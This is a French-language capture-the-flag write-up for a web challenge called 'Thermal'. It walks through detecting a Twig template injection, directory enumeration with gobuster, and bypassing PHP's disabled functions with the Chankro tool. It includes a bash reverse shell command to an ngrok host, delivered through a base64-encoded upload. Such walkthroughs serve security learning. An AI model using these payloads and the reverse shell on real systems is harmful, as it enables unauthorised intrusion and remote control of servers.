

korp_station

Writeup pour Thermal




Le lien nous envoie vers ce site



num:{{U*I}} ? J'ai directement pensé à du SSTI. Faudrais identifier alors le template utilisé.

Je me refère souvent à cette image



J’ai utilisé ce payload {{7*’7’}} qui nous renvoie 49 donc le template ici c’est Twig , Jinja2 nous renverrais 777777. En plus de ça Wappalyzer qui renvoie php comme langage de programmation.

Je me suis précipité pour envoyer certains payloads de hacktrics et autres sans issu. Je me suis alors calmé pour reprendre avec les bonnes manières.

```
┌──(kali㉿kali)-[~/Téléchargements]
└─$ gobuster dir -u http://qualif.hackerlab.bj:1001/  -w /usr/share/wordlists/dirb/common.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://qualif.hackerlab.bj:1001/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.hta                 (Status: 403) [Size: 286]
/.htaccess            (Status: 403) [Size: 286]
/.htpasswd            (Status: 403) [Size: 286]
/index.php            (Status: 200) [Size: 1558]
/info.php             (Status: 200) [Size: 70642]
/server-status        (Status: 403) [Size: 286]
/test                 (Status: 301) [Size: 332] [--> http://qualif.hackerlab.bj:1001/test/]
Progress: 4614 / 4615 (99.98%)
===============================================================
Finished
===============================================================
```

Une fois sur info.php j’ai vu que nous avons des fonctions qui sont désactivées.

disable_functions	exec, system, passthru, shell_exec, escapeshellarg, escapeshellcmd, proc_close, proc_open, popen, show_source, posix_kill, posix_mkfifo, posix_getpwuid, posix_setuid, posix_setpgid, posix_setsid, posix_setgid, posix_seteuid, posix_setegid, exec_p, shell_p	exec, system, passthru, shell_exec, escapeshellarg, escapeshellcmd, proc_close, proc_open, popen, show_source, posix_kill, posix_mkfifo, posix_getpwuid, posix_setuid, posix_setpgid, posix_setsid, posix_setgid, posix_seteuid, posix_setegid, exec_p, shell_p

C’était ce qui nous empêchait de lire les fichiers ou avoir un remote shell avec les payloads usuels. Après quelques recherches sur comment bypasser php disable_functions et avoir un shell (j’ai pensé au shell à cause principalement le nom du challenge Thermal en rapport avec terminal selon moi) je suis tombé sur cette rédaction qui détaille cette vulnérabilité https://infosecwriteups.com/how-i-bypassed-disable-functions-in-php-to-get-a-remote-shell-48b827d54979 .

Dans son cas il a uploder un fichier pour avoir le shell. Comment le faire dans mon cas : J’ai passé un peu de temps sur cette partie


D’abord pour avoir le fichier à envoyer au serveur voici les étapes :

1. Cloner ce référentiel github qui nous permet de bypasser les fonctions désactivées ; git clone https://github.com/TarlogicSecurity/Chankro.git

2. Créer un fichier de reverse shell basique (j’ai utlisé ngrok dans mon cas pour atteindre le serveur distant). Voici le contenu de mon fichier shell.sh


   bash -i >& /dev/tcp/8.tcp.ngrok.io/18936 0>&1

3. Ensuite utiliser Chankro pour obtenir le fichier à envoyer au serveur




Me voilà avec le fichier shell.php , comment l'envoyer au serveur avec notre ssti . En fouillant un peu le fichier shell.php issu de chancko.py j'ai constaté cette ligne **file_put_contents('/var/www/html/chankro.so', base64_decode($hook)); alors j**e me suis dit que je pouvais envoyer le shell de la même manière sur le serveur.

J'ai pris le contenu du fichier shell.php que j'ai encodé en base64 avec cyberchef



J’ai utilisé burpsuite pour envoyer le shell encodé au serveur



J’ai fait rapidement un curl vers mon fichier korp_station sur le serveur vu que le fichier disparaissais du serveur après quelques secondes

Et j’ai eu le reverse shell avec netcat sur mon port 9200. En parcourant un peu les fichiers du repertoire on tombe vite sur un exécutable readbase en l’éxécutant on obtient le flag